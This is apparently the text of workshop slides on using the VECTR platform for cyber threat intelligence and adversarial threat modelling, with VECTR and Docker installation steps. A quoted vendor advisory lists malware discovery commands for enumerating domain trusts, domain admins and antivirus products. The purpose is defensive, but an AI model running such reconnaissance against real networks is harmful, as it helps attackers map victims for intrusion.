
Testing outcomes or technique counts allow defensive teams to focus their efforts when considering countermeasures and mitigations

VECTR's powerful reporting views allow analysts to compile a targeted selection of techniques that support threat modelling by:

- *Threat Actor*  
Actor-attributed campaigns – Bear, Kitten, Panda, Pigeon, etc

- *Motivation / Intent*  
Threat type, ransomware groups, commodity malware, etc

- *Other Characteristics*  
Country of origin, technology targeted, time period, etc




## *Thematic Insights with VECTR and Gephi*

Exported VECTR datasets can be used to perform link analysis with tools such as Gephi – surfacing broader themes, and providing insights into technique and tool utilisation.



## VECTR: From Tactical to Strategic Intelligence

In addition to granular data on attacker TTPs and control efficacy, building a knowledge base within VECTR allows CTI teams to gain valuable insights which can support strategic decision making.





Threat Intelligence teams can use VECTR to collate and organise known truths about a threat actor and their TTPs



Incident Responders can log novel incidents such as commodity malspam campaigns into VECTR, and track use case development



Formal engagements, such as external Red Teaming and regulator mandated evaluations can be loaded and tracked within VECTR

*Break*

*Demo*

## *Common Misconceptions*

CITA have demonstrated this methodology to countless organisations, and these are a few of the most common concerns initially raised by peers.

### **Don't Have the Resources**

- Methodology is highly scalable, from one analyst to many
- Process still yields value, even just as a CTI knowledge base

### **Don't Have Any CTI Vendors**

- Public reporting, both in breadth and quality, is more capable than ever
- ~75% of CITA VECTR assessments are based on publicly available reports

### **Don't Have the Expertise**

- 1:1 technique ID mapping from reports still provides valuable insight
- Methodology does not require malware RE or forensics expertise to add value

### **Already Have a TIP**

- VECTR is not intended to replace your Threat Intelligence Platform
- Many TIPs have some MITRE capabilities, but aren't as capable as VECTR

High-quality cyber threat intelligence is more accessible than ever, including through publicly available security research and vendor reports – and often made available through RSS feeds.

The screenshot shows a dark-themed RSS feed reader application. On the left, there's a sidebar with navigation icons and a list of feeds categorized under "Smart Feeds" and "On My Mac". The main area displays a feed from "Securonix" with 11 unread items. The items listed are:

- AI-Reinforced: The Engine Powering the Securonix CyberOps Revolution (25 Apr 2024)
- Analysis of DEV#POPPER: New Attack Campaign Targeting Software Developers Likely Associated With North Korean Threat Actors (25 Apr 2024)
- ★ Securonix Threat Research Security Advisory: Analysis of Ongoing FROZEN#SHADOW Attack Campaign Leveraging SSLoad Malware and RMM Software for Domain T... (24 Apr 2024)
- Beyond the Noise: Frictionless Security Empowers CyberOps Analysts (17 Apr 2024)
- Introducing Simplified Security: Securonix Unveils New Pricing and Tiered Packaging (12 Apr 2024)
- Securonix Threat Research Knowledge Sharing Series: Detecting DLL Sideloaded Techniques Found In Recent Real-world Malware Attack Chains (11 Apr 2024)
- Shattering Silos With Cyber Mesh, the Backbone of AI-Reinforced CyberOps (10 Apr 2024)
- Securonix Threat Labs Monthly Intelligence Insights – March 2024 (9 Apr 2024)

To the right of the feed list, there's a large text block titled "Stage 3: Malware execution [T1218.007]". It describes the malware's behavior after execution, mentioning beaconing to C2 servers and collecting system and user data. A list of system commands executed by the malware is provided:

- exe /c ipconfig /all
- exe /c systeminfo
- exe /c nltest /domain\_trusts
- exe /c nltest /domain\_trusts /all\_trusts
- exe /c net view /all /domain
- exe /c net view /all
- exe /c net group "domain admins" /domain
- exe /c wmic.exe /node:localhost /namespace:\\root\\securitycenter2 path antivirusproduct get \* /format:list
- exe /c net config workstation
- exe /c wmic.exe /node:localhost /namespace:\\root\\securitycenter2 path antivirusproduct get displayname | findstr /v /b /c:displayname || echo no antivirus installed

**ANALYST 201**

*Detailed TTP Reports*




This presentation has detailed a proven operational framework which continues to deliver value consistently. Its modular nature provides flexibility which allows it to be adapted by organisations of any size – and with varying levels of resource and capability.



**Scalable**  
From larger  
Enterprise teams to  
the individual  
contributor



**Empowers Analysts**  
Helps develop  
analytical skills  
which support the  
wider function



**Versatile Outputs**  
Escalation Paths and  
other MI data can be  
reused easily across  
other deliverables



**Better CTI KPIs**  
Atomic TTPs provide  
more tangible KPIs  
that demonstrate  
CTI value



**Improves Security**  
When implemented,  
improves your  
organisation's  
security posture

*Get Buy-In Early*

1

Avoid surprises. Get support from colleagues as early as possible, and be realistic of outcomes

*Agree Responsibilities*

2

Where resources are constrained, clearly define the role of each team, and their responsibilities

*Document Your Processes*

3

Document your processes to ensure that analysis is completed to a consistent, and high standard

*“Start where you are  
Use what you have  
Do what you can*  
– Arthur Ashe

*Questions*


If you're leaving us here – thank you for attending, and please complete the post-event survey. Your feedback helps CITA improve its offering of Analyst 101 workshops.

### **Collaborate with CITA**

CITA are open to collaborating with peers from all sectors, including sharing completed attack chains. To express your interest, please contact us at *cita@hsbc.com*

### **VECTR Community**

To collaborate on sector-specific attack indexes with SRA, join the VECTR Squadron at <https://vectr.io/vectr-squadron/>



*Break*

# *Hands-On Workshop*

*Access a copy of this presentation, complete with set-up guides, helper scripts, and more at:*

<https://github.com/ssnkhan/adversarial-threat-modelling>

# VECTR

## *Installation*

## Workshop Tips

- The VECTR web application consists of multiple containers. Provide as much RAM as possible to your Ubuntu VM.
- VECTR containers are *not* compatible with Apple Silicon hardware.
- Use Terminal tab completion as much as possible to autocomplete file and directory paths.

TERMINAL

```
# Clone the workshop directory
# Alternatively use the `Download ZIP` link
cd ~/Desktop/
git clone https://github.com/ssnkhan/adversarial-threat-
modelling.git

# Expected directory structure
/home/user/Desktop/
└── adversarial-threat-modelling
    ├── Adversarial-Threat-Modelling_Presentation.pdf
    ├── CTI-DFIR-Feeds.opml
    ├── README.md
    └── TitleSlide.png
```

This workshop follows the official VECTR installation instructions as outlined in the VECTR Wiki.

This guide has been developed based on VECTR's deployment on a Ubuntu 22.04 LTS host using Docker.

Deploying via other containerisation technologies including Podman and Kubernetes is possible, but outside the scope of this workshop.

**TERMINAL**

```
# No sudo permissions?  
# This issue manifests with unattended installations  
# Logout after entering these commands  
su root  
adduser user sudo  
  
# Alternatively  
su -  
usermod -a -G sudo user  
  
# Update the system and install core utilities  
sudo apt-get update  
sudo apt-get install ca-certificates curl git wget
```

```
# Add Docker's official GPG key:  
# Docker must NOT be installed from the Snap Store  
sudo install -m 0755 -d /etc/apt/keyrings  
sudo curl -fsSL https://download.docker.com/linux/ubuntu/gpg -o /etc/apt/keyrings/docker.asc  
sudo chmod a+r /etc/apt/keyrings/docker.asc  
  
# Set up the repository  
echo \  
"deb [arch=$(dpkg --print-architecture) signed-by=/etc/apt/keyrings/docker.asc] https://download.docker.com/linux/ubuntu \  
$(. /etc/os-release && echo "$VERSION_CODENAME") stable" | \  
sudo tee /etc/apt/sources.list.d/docker.list > /dev/null  
  
# Install Docker  
# Allow 15 minutes for the installation process to complete  
sudo apt-get update  
sudo apt-get install docker-ce docker-ce-cli containerd.io docker-buildx-plugin docker-compose-plugin
```

ALLOW 15 MINUTES

TERMINAL

The VECTR web application can be customised by editing its .env configuration file.

For standard, simple installations, and for this workshop, no additional changes are required.

